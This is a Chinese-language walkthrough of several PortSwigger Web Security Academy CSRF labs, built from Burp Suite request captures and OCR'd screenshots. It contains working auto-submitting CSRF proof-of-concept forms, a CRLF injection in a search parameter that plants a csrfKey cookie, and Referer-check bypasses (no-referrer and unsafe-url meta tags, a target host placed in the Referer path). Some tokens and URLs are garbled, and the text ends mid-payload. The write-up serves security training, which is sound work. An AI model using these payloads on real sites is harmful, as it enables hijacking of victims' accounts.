Referer: https://0ae3006003973e43c0341aeb00c9003c.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
email=123456%40test.com&csrf=dWQA16bbzXLt8aHvmxCQS2XdS7eS10Y7

发现成功更改

Your username is: carlos
Your email is: 11@qq.com

Email

Update email



CSRF where token is not tied to user session

[Go to exploit server](#)

[Back to lab description](#)

LAB Not solve

[Home](#) | [My account](#) |

My Account

Your username is: carlos

Your email is: 123456@test.com

Email

[Update email](#)

因此我们采用相同的方式构造

抓包

POST /my-account/change-email HTTP/1.1
Host: 0ae3006003973e43c0341aeb00c9003c.web-security-academy.net
Cookie: session=0LRenEzRimMpDigf6cQ0FCJTmCnRNvFry
Content-Length: 61
Cache-Control: max-age=0
Sec-Ch-Ua: "(Not(A:Brand);v=8", "Chromium";v=99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0ae3006003973e43c0341aeb00c9003c.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.82 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,image/svg+xml;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ae3006003973e43c0341aeb00c9003c.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
email=123456%40test.com&csrf=7nrtpYB23F8qs3oB0VA2RGJ1WfoM0I

My Account

Your username is: carlos

Your email is: 123456@test.com

Email

123456@test.com

[Update email](#)

CSRF PoC generator

Request to: https://0ae3006003973e43c0341aeb00c9003c.web-security-academy.net

Pretty Raw Hex ↻ ⌂ ⌂ Select extension... Inspector

1 POST /my-account/change-email HTTP/1.1
 2 Host: 0ae3006003973e43c0341aeb00c9003c.web-security-academy.net
 3 Cookie: session=ULRenEzRiMpDigf6cQ0FCJTmCnRVFry
 4 Content-Length: 61
 5 Cache-Control: max-age=0
 6 Sec-Ch-Ua: "(Not(A:Brand);v=8", "Chromium";v=99"
 7 Sec-Ch-Ua-Mobile: ?0
 8 Sec-Ch-Ua-Platform: "Windows"
 9 Upgrade-Insecure-Requests: 1
 10 Origin: https://0ae3006003973e43c0341aeb00c9003c.web-security-academy.net
 11 Content-Type: application/x-www-form-urlencoded
 12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
 13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/*,*/*;q=0.9
 14 Sec-Fetch-Site: same-origin
 15 Sec-Fetch-Mode: navigate
 16 Sec-Fetch-User: ?1
 17 Sec-Fetch-Dest: document
 18 Referer: https://0ae3006003973e43c0341aeb00c9003c.web-security-academy.net/my-account/change-email
 19 Accept-Encoding: gzip, deflate
 20 Accept-Language: zh-CN,zh;q=0.9
 21 Connection: close
 22
 23 email=123456%40test.com&csrf=7nrtpYE23F8qs3oB0VA2RGJ1w5foM0I

CSRF HTML:

```

1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <script>history.pushState('', '', '/')</script>
5     <form action="https://0ae3006003973e43c0341aeb00c9003c.web-security-academy.net/my-account/change-email" method="POST">
6       <input type="hidden" name="email" value="123456&#64;test&#46;com" />
7       <input type="hidden" name="csrf" value="7nrtpYE23F8qs3oB0VA2RGJ1w5foM0I" />
8       <input type="submit" value="Submit request" />
9     </form>
10    <script>
11      document.forms[0].submit();
12    </script>
13  </body>
14 </html>
15
  
```

Regenerate Test in browser

```

<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <script>history.pushState('', '', '/')</script>
    <form
      action="https://0ae3006003973e43c0341aeb00c9003c.web-security-academy.net/my-account/change-email"
      method="POST">
      <input type="hidden" name="email"
            value="123456&#64;test&#46;com" />
      <input type="hidden" name="csrf"
            value="7nrtpYE23F8qs3oB0VA2RGJ1w5foM0I" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
  
```

记得丢弃抓到的包

Congratulations, you solved the lab!

Craft a response

URL: https://exploit-0ac2009503053edcc04a1af201a2000b.exploit-server.net/exploit

HTTPS

File: /exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<script>history.pushState(" ", ".")</script>
<form action="https://0ae3006003973e43c0341ae00c9003c.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="123456&#46;test&#46;com"/>
<input type="hidden" name="csrf" value="7nrtpYE23F8qs3oB0VA2RGJ1W5f0M0!"/>
<input type="submit" value="Submit request"/>
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>
```

Store View exploit Deliver exploit to victim Access log

5. CSRF, 其中令牌绑定到非会话 cookie(5)

Google 已翻译为以下语言: 中文 (简体) 显示原文 参与 Burp 挑战, 有机会测试您的技能并赢得奖杯 - 挑战我 登出 我的账户

PortSwigger 产品 | 解决方案 | Research | Academy | Daily Swig | 支持 | 三

仪表板 学习路径 最新话题 | 所有实验室 神秘实验室 名人堂 | 开始吧 获得认证 |

网络安全学院 » CSRF » 实验室

实验室: CSRF, 其中令牌绑定到非会话 cookie

从从业者 凸 实验室 ✎ 解决

本实验室的电子邮件更改功能容易受到 CSRF 的攻击。它使用令牌来尝试防止 CSRF 攻击, 但它们并未完全集成到站点的会话处理系统中。

要解决该实验室问题, 请使用您的漏洞利用服务器托管一个 HTML 页面, 该页面使用CSRF 攻击来更改查看者的电子邮件地址。

您在应用程序上有两个帐户, 可用于帮助设计您的攻击。凭据如下:

- wiener:peter
- carlos:montoya

访问实验室

跟踪您的进度

学习资料:	查看全部
0%	0

漏洞实验室:	查看全部
24%	0

关卡进度:
12 共 52 张
38 共 143 页
6 共 35

同样抓到包 发现存在csrf 和 cookie中的csrfKey两个值

WebSecurity Academy

CSRF where toke

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User opt

Intercept HTTP history WebSockets history Options

Request to https://0ab9008a03b1b40ac0271835009600f2.web-security-academy.net:443 [34.246.129.62]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex ⌂ Select extension... ▾

```

1 POST /accounts/change-email HTTP/1.1
2 Host: 0ab9008a03b1b40ac0271835009600f2.web-security-academy.net
3 Cookie: csrfKey=w03bsh1Umri1K8yK9Q0D1c25j7vw; session=5ab5hd15H0L5ABCFAg3Q2nSL3TMOXo
4 Content-Length: 61
5 Cache-Control: max-age=0
6 Sec-Ch-Ua-Bandwidth: "0", "Chromium", "v=99"
7 Sec-Ch-Ua-Mobile: <none>
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Referer: https://0ab9008a03b1b40ac0271835009600f2.web-security-academy.net/my-account
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Dest: document
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Mode: navigate
18 Referrer: https://0ab9008a03b1b40ac0271835009600f2.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate
20 Accept-Language: zh-CN,zh;q=0.9
21 Connection: close
22
23 email=123456@0test.com&csrf=MWGoFjNCG213DAc2f0qYr7bJubhrodSQ

```

Inspector

- Request Attributes
- Request Query Parameters
- Request Body Parameters
- Request Cookies
- Request Headers

Search... 0 matches

正常

Burp Project Intruder Repeater Window Help Hackvertor Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvertor

Send Cancel < > Follow redirection

Target: https://0ab9008a03b1b40ac0271835009600f2.web-security-academy.net

HTTP/1.1

Request Response Inspector

Pretty Raw Hex Render Select extension... ▾

```

1 POST /accounts/change-email HTTP/1.1
2 Host: 0ab9008a03b1b40ac0271835009600f2.web-security-academy.net
3 Cookie: csrfKey=w03bsh1Umri1K8yK9Q0D1c25j7vw; session=5ab5hd15H0L5ABCFAg3Q2nSL3TMOXo
4 Content-Length: 61
5 Cache-Control: max-age=0
6 Sec-Ch-Ua-Bandwidth: "0", "Chromium", "v=99"
7 Sec-Ch-Ua-Mobile: <none>
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Referer: https://0ab9008a03b1b40ac0271835009600f2.web-security-academy.net/my-account
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,a
application/signed-exchange;v=3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Dest: document
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Mode: navigate
18 Referrer: https://0ab9008a03b1b40ac0271835009600f2.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate
20 Accept-Language: zh-CN,zh;q=0.9
21 Connection: close
22
23 email=123456@0test.com&csrf=MWGoFjNCG213DAc2f0qYr7bJubhrodSQ

```

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 2

Request Cookies 2

Request Headers 20

Response Headers 3

Search... 0 matches Search... 0 matches

再次发送

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Target: https://0ab9008a03b1b40ac0271835009600f2.web-security-academy.net

Request

```
POST /account/change-email HTTP/1.1
Host: 0ab9008a03b1b40ac0271835009600f2.web-security-academy.net
Cookie: csrfToken=0xsh1Um1i1RkgU9Qd01z5jYw; session=0ab9008a03b1b40ac0271835009600f2.web-security-academy.net
Content-Length: 0
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8
application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ab9008a03b1b40ac0271835009600f2.web-security-academy.net/account
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
email=1234567890test.com&csrf=MVGOfjYCG2l3Dc2f0qYr7b5ubhrodSQ
```

Response

```
HTTP/1.1 302 Found
Location: /account
Connection: close
Content-Length: 0
```

Inspector

- Request Attributes: 2
- Request Query Parameters: 0
- Request Body Parameters: 2
- Request Cookies: 2
- Request Headers: 20
- Response Headers: 3

Done

发现是可以复用的

尝试登录另一个账号

我们把第一个账号的两个参数都拿过来

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Target: https://0ab9008a03b1b40ac0271835009600f2.web-security-academy.net

Request

```
POST /account/change-email HTTP/1.1
Host: 0ab9008a03b1b40ac0271835009600f2.web-security-academy.net
Cookie: csrfToken=0xsh1Um1i1RkgU9Qd01z5jYw; session=0ab9008a03b1b40ac0271835009600f2.web-security-academy.net
Content-Length: 0
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8
application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ab9008a03b1b40ac0271835009600f2.web-security-academy.net/account
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
email=1234567890test.com&csrf=MVGOfjYCG2l3Dc2f0qYr7b5ubhrodSQ
```

Response

```
HTTP/1.1 302 Found
Location: /account
Connection: close
Content-Length: 0
```

Inspector

- Request Attributes: 2
- Request Query Parameters: 0
- Request Body Parameters: 2
- Request Cookies: 2
- Request Headers: 20

Ready

发现没有绑定 到账号上面

那么我们现在需要做的就是在别人的请求包中添加上这个cookie
csrfKey和 csrf

这里有一个search 发现可以给cookie进行赋值

这样就设置好了 csrfkey 通过换行就能设置好了

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Target: https://0a410098031c7fd3c13b523700e20056.web-security-academy.net

Request

```
1 GET /search=
test%0d%0aSet-Cookie:%20csrfKey=q8gTQcg4f8qsNCBamHvnMFTn
QL44BLb%3d%0sameSite=SameSite=None HTTP/1.1
2 Host:
0a410098031c7fd3c13b523700e20056.web-security-academy.net
3 Cookie: csrfKey=q8gTQcg4f8qsNCBamHvnMFTnQL44BLb;
session=r1jBAUlgA#R32EcZcBi0K5bowPlPb
4 Sec-Ch-Ua: '(Not A;Brand';v="8", "Chromium";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.74 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
https://0a410098031c7fd3c13b523700e20056.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
18
19 |
```

Response

```
1 HTTP/1.1 200 OK
2 Set-Cookie: LastSearchTerm=test
3 Set-Cookie: csrfKey=q8gTQcg4f8qsNCBamHvnMFTnQL44BLb;
SameSite=None; Secure; HttpOnly
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 Content-Length: 3215
7
8 <!DOCTYPE html>
9 <html>
10 <head>
11   <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
12   <link href="/resources/labsBlog.css rel=stylesheet">
13 <title>
14 CSRF where token is tied to non-session cookie
15 </title>
16 <body>
17   <script src="/resources/labheader/js/labHeader.js">
18   </script>
19   <div id="academyLabHeader">
20     <section class="academyLabBanner">
21       <div class="container">
22         <div class="Logo">
23           <h2>
24             CSRF where token is tied to non-session
25             cookie
26           </h2>
27           <a id="exploit-link" class="button" target=_blank href="https://0a410098031c7fd3c13b523700e20056.web-security-academy.net/exploit?token=q8gTQcg4f8qsNCBamHvnMFTnQL44BLb">
```

Inspector

Request Attributes: 2

Request Query Parameters: 1

Request Body Parameters: 0

Request Cookies: 2

Request Headers: 16

Response Headers: 5

Done

3,435 bytes | 337 millis

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

HTTP history WebSockets history Options

Request to https://0a410098031c7fd3c13b523700e20056.web-security-academy.net:443 [34.26.129.62]

Forward Drop Intercept is on Action Open Browser

CSRF PoC generator

Request: https://0a410098031c7fd3c13b523700e20056.web-security-academy.net

Inspector

Request Attributes: 2

Request Query Parameters: 0

Request Body Parameters: 2

Request Cookies: 3

Request Headers: 20

Cancel Apply changes

Parameters: 0

Headers: 20

Done

3,435 bytes | 337 millis

Regenerate Test in browser Copy HTML Close

② ⌂ ⌂ ⌂ Search... 0 matches

稍微修改一下

0 matches
 English

```

<html>
    <!-- CSRF PoC - generated by Burp Suite
Professional -->
    <body>
        <script>history.pushState('', '', '/')</script>
        <form
            action="https://0a410098031c7fd3c13b523700e20056.web-
            security-academy.net/my-account/change-email"
            method="POST">
            <input type="hidden" name="email"
            value="123456@test.com" />
            <input type="hidden" name="csrf"
            value="Hc4LgCKxybDhQWK6hriRpAGfzKPue616" />
            <input type="submit" value="Submit request" />
        </form>
        
    </body>
</html>

```

Congratulations, you solved the lab!

Craft a response

URL: <https://exploit-0ad5004f03667f92c1a4524801f700d8.exploit-server.net/exploit>

HTTPS

File: /exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body

```
<body>
<script>history.pushState('', '')</script>
<form action="https://0a410098031c7fd3c13b523700e20056.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="123456@test.com" />
<input type="hidden" name="csrf" value="Hc4LgCKxybDhQWK6hriRpAGfzKPue616" />
<input type="submit" value="Submit request" />
</form>

</body>
</html>
```

Store View exploit Deliver exploit to victim Access log

6. CSRF, 其中 token 在 cookie 中重复

The screenshot shows the PortSwigger Lab interface for a CSRF challenge. The main title is "实验室: CSRF, 其中 token 在 cookie 中重复". Below it, there's a sub-section titled "从业者" (Professional) with a "凸 LAB" button and a "未解决" (Unsolved) button. A note says: "本实验室的电子邮件更改功能容易受到 CSRF 的攻击。它尝试使用不安全的“双重提交”CSRF 预防技术。要解决该实验室问题, 请使用您的漏洞利用服务器托管一个 HTML 页面, 该页面使用CSRF 攻击来更改变看者的电子邮件地址。您可以使用以下凭据登录到您自己的帐户: wiener:peter". A green "访问实验室" (Access Lab) button is present. On the right, there's a sidebar titled "跟踪您的进度" (Track Your Progress) showing progress in learning materials (0%), vulnerabilities (24%), and challenges (12/52, 38/143, 6/35). The URL in the browser is <https://0a9c004903734ce1c082303e0015007f.web-security-academy.net>.

和上一道差不多

The screenshot shows the Burp Suite interface. The "Request" tab displays a POST request to "/account/change-email" with the following payload:

```
POST /account/change-email HTTP/1.1
Host: 0a9c004903734ce1c082303e0015007f.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Cookie: session=110GDbHew7dLAlMGCoix58w1V5jU
Sec-Ch-Ua: "Not(A BRAND)", "v=8", "Chromium";v="99"
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: -1
Sec-Fetch-Dest: document
Referer: https://0a9c004903734ce1c082303e0015007f.web-security-academy.net/account
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
email=123456@0test.com&csrf=0vH5CgrvuiIvKh20sp1EVXsHeRJD0A
```

The "Response" tab shows a 302 Found status with a Location header pointing to "/account". The "Inspector" tab shows various request and response details. The bottom status bar indicates "0 matches" for both search fields.

```

<html>
    <!-- CSRF PoC - generated by Burp Suite
Professional -->
    <body>
        <script>history.pushState('', '', '/')</script>
        <form
            action="https://0a9c004903734ce1c082303e0015007f.web-
            -security-academy.net/my-account/change-email"
            method="POST">
            <input type="hidden" name="email"
            value="123456&#64;test&#46;com" />
            <input type="hidden" name="csrf"
            value="UvH5CgyvuAIvKbzOxp1KV5XwHoRJD0AL" />
            <input type="submit" value="Submit request" />
        </form>
        
    </body>
</html>

```

Congratulations, you solved the lab!

Craft a response

URL: <https://exploit-0a5000f03804cc7c0dc307b01f2007c.exploit-server.net/exploit>

HTTPS

File: /exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<html>
    <!-- CSRF PoC - generated by Burp Suite
Professional -->
    <body>
        <script>history.pushState('', '', '/')</script>
        <form action="https://0a9c004903734ce1c082303e0015007f.web-
            -security-academy.net/my-account/change-email" method="POST">
            <input type="hidden" name="email"
            value="123456&#64;test&#46;com" />
            <input type="hidden" name="csrf"
            value="UvH5CgyvuAIvKbzOxp1KV5XwHoRJD0AL" />
            <input type="submit" value="Submit request" />
        </form>
        
    </body>
</html>
```

正在部署 exploit-0a5000f03804cc7c0dc307b01f2007c.exploit-server.net 的响应...

Store **View exploit** **Deliver exploit to victim** **Access log**

7. CSRF, 其中 Referer 验证取决于标头是否存在

The screenshot shows a browser window for the PortSwigger website. The main content area displays a challenge titled "实验室: CSRF, 其中 Referer 验证取决于标头是否存在". Below the title, there is a note about the challenge being vulnerable to CSRF attacks and instructions to use Burp Suite to capture and modify requests. A green button labeled "访问实验室" (Access Lab) is visible. To the right, a sidebar titled "跟踪您的进度" (Track Your Progress) shows various metrics: 0 learning materials, 0 vulnerabilities solved, 12 challenges completed (out of 52), 39 challenges in progress (out of 143), and 6 challenges pending (out of 35). It also indicates a skill level of "新手" (Beginner).

当更改referer的时候请求被拒绝

The screenshot shows the Burp Suite interface with the following details:

- Request Tab:** Displays a POST request to `/my-account/change-email`. The "Referer" header is set to `https://wanan.red`. The response status is 400 Bad Request with the message "Invalid referer header".
- Response Tab:** Shows the raw JSON response body.
- Inspector Tab:** Shows the request attributes, query parameters, body parameters, cookies, headers, and response headers.
- Bottom Status Bar:** Shows "Done" and performance metrics: 138 bytes | 368 millis.

但是完全删除请求可以被接受

Burp Project Intruder Repeater Window Help Hackvortor Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvortor

2 x 3 x 4 x 5 x 6 x 7 x 8 x 9 x 10 x 11 x ...

Send Cancel < > Follow redirection Target: https://0a0e00cb04f5a2e4c0fba1a3000700a7.web-security-academy.net HTTP/1.1

Request

Pretty Raw Hex \n Select extension... Pre... Raw Hex Render \n Select extension... Inspector

```
1 POST /my-account/change-email HTTP/1.1
2 Host: 0a0e00cb04f5a2e4c0fba1a3000700a7.web-security-academy.net
3 Cookie: session=shk1RULyGwSUU0GUh41WHgEZFTyf91
4 Content-Length: 23
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "(Not(A:Brand);v=8", "Chromium";v=99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a0e00cb04f5a2e4c0fba1a3000700a7.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Accept-Encoding: gzip, deflate
19 Accept-Language: zh-CN,zh;q=0.9
20 Connection: close
21
22 email=123456@test.com
```

Done

83 bytes | 381 millis

```
<html>
<head>
    <meta name="referrer" content="no-referrer"/>
</head>
<!-- CSRF PoC - generated by Burp Suite Professional --&gt;
&lt;body&gt;
&lt;script&gt;history.pushState(' ', ' ', '/')&lt;/script&gt;
&lt;form
action="https://0a0e00cb04f5a2e4c0fba1a3000700a7.web-security-academy.net/my-account/change-email"
method="POST"&gt;
    &lt;input type="hidden" name="email"
value="123456@test.com" /&gt;
    &lt;input type="submit" value="Submit request" /&gt;
&lt;/form&gt;
&lt;script&gt;
    document.forms[0].submit();
&lt;/script&gt;
&lt;/body&gt;
&lt;/html&gt;</pre>
```

添加no-referrer

Congratulations, you solved the lab!

Share your skills! Continue learning >

Craft a response

URL: https://exploit-0a9b000204c0a2ddc07ca19701c100f4.exploit-server.net/exploit

HTTPS

File: /exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<body>
<script>history.pushState(" ", "/");</script>
<form action="/0a9b000cb4f5a2e4c0fba1a3000700a7.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="123456#64.test@com"/>
<input type="submit" value="Submit request"/>
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>
```

正在运行 exploit-0a9b000204c0a2ddc07ca19701c100f4.exploit-server.net 的测试...

Store View exploit Deliver exploit to victim Access log

8. CSRF 与损坏的 Referer 验证

Google 已翻译为以下语言：中文（简体） 显示原文 参与 Burp 挑战，有机会测试您的技能并赢得奖杯 – 挑战我 登出 我的账户

PortSwigger

产品 | 解决方案 | Research | Academy | Daily Swig | 支持 | 三

仪表板 学习路径 最新话题 | 所有实验室 神秘实验室 名人堂 | 开始吧 获得认证 |

网络安全学院 » CSRF » 实验室

实验室：CSRF 与损坏的 Referer 验证

从业者 LAB 未解决

本实验室的电子邮件更改功能容易受到 CSRF 的攻击。它会尝试检测并阻止跨域请求，但可以绕过检测机制。
要解决该实验室问题，请使用您的漏洞利用服务器托管一个 HTML 页面，该页面使用CSRF 攻击来更改查看者的电子邮件地址。
您可以使用以下凭据登录到您自己的帐户： wiener:peter

访问实验室

解决方案

跟踪您的进度

学习资料： 查看全部 0
0%

漏洞实验室： 查看全部 0
25%

关卡进度：

学徒 共 52 张	从业者 共 143 页	专家 共 35
-----------	-------------	---------

同样是referer

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Target: https://0a0700ee03ef7fabcl205a9500ee00cf.web-security-academy.net

Request

```
Pretty Raw Hex Render Select extension... 
1 POST /my-account/change-email HTTP/1.1
2 Host: 0a0700ee03ef7fabcl205a9500ee00cf.web-security-academy.net
3 Cookie: session=0gpolMJD1N1Kz5O6nSeeVv2mPf0
4 Content-Length: 29
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not(A:Brand";v="8", "Chromium";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a0700ee03ef7fabcl205a9500ee00cf.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/99.0.4844.74 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/*,*q=0.8,
    application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?0
17 Sec-Fetch-Dest: document
18 Referer: https://0a0700ee03ef7fabcl205a9500ee00cf.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate
20 Accept-Language: zh-CN,zh;q=0.9
21 Connection: close
22
23 email=123456@0test.com
```

Response

```
Pretty Raw Hex Render Select extension...
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 24
5
6 "Invalid referer header"
```

Inspector

- Request Attributes: 2
- Request Query Parameters: 0
- Request Body Parameters: 1
- Request Cookies: 1
- Request Headers: 20
- Response Headers: 3

Done

当referer中包含这一字符时即可

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Target: https://0a0700ee03ef7fabcl205a9500ee00cf.web-security-academy.net

Request

```
Pretty Raw Hex Render Select extension...
1 POST /my-account/change-email HTTP/1.1
2 Host: 0a0700ee03ef7fabcl205a9500ee00cf.web-security-academy.net
3 Cookie: session=0gpolMJD1N1Kz5O6nSeeVv2mPf0
4 Content-Length: 29
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not(A:Brand";v="8", "Chromium";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a0700ee03ef7fabcl205a9500ee00cf.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/99.0.4844.74 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/*,*q=0.8,
    application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?0
17 Sec-Fetch-Dest: document
18 Referer: https://www.google.com/https://0a0700ee03ef7fabcl205a9500ee00cf.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate
20 Accept-Language: zh-CN,zh;q=0.9
21 Connection: close
22
23 email=123456@0test.com
```

Response

```
Pretty Raw Hex Render Select extension...
1 HTTP/1.1 302 Found
2 Location: /my-account
3 Connection: close
4 Content-Length: 0
5
6
```

Inspector

- Request Attributes: 2
- Request Query Parameters: 0
- Request Body Parameters: 1
- Request Cookies: 1
- Request Headers: 20
- Response Headers: 3

Done

The screenshot shows the Burp Suite Professional interface. In the top navigation bar, 'Proxy' is selected. The main window displays a 'CSRF PoC generator' dialog. The 'Request' tab contains a POST payload for changing an email address. The 'Inspector' tab shows various request parameters and headers. The 'CSRF HTML' tab contains the generated exploit code, which includes a script to push a state to the browser's history and a form with a hidden field for the new email and a submit button.

我们来看payload

```

<html>
<head>
    <meta name="referrer" content="unsafe-url"/>
</head>
    <!-- CSRF PoC - generated by Burp Suite
Professional -->
<body>
    <script>history.pushState('', '', '/?
